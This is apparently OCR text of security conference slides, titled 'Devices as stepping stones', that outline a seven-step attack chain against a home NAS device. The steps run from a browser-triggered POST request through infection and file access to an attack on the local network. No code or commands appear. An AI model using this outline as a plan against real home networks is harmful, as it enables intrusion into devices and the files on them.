


I Administer the device

2 Browse internet

3 Trigger POST (e.g. via Ads)

Devices as stepping stones




Internet

2 Browse internet

3 Trigger POST (e.g. via Ads)


4 Infect the device

Devices as stepping stones



5 Access files


Devices as stepping stones



6 Send malicious payload

5 Access files

Devices as stepping stones



6 Send malicious payload

5 Access files


7 Attack local network

Another boring NAS device?

